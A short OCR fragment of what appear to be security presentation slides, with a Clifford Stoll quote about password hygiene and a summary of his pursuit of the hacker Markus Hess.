


- When done, Revert to Self or you may not be able to access your own files

Passwords – The Last Word

- "Treat your password like your toothbrush. Don't let anybody else use it, and get a new one every six months."
  - Clifford Stoll





A 75-cent discrepancy in billing for computer time led Stoll, an astrophysicist working as a systems manager at a California laboratory, on a quest that reads with the tension and excitement of a fictional thriller. Painstakingly he tracked down a hacker who was attempting to access American computer networks, in particular those involved with national security, and actually reached into an estimated 30 of the 450 systems he attacked. Initially Stroll waged a lone battle, his employers begrudging him the time spent on his search and several government agencies refused to cooperate. But his diligence paid off and in due course it was learned that the hacker, 25-year-old Markus Hess of Hanover, Germany, was involved with a spy ring.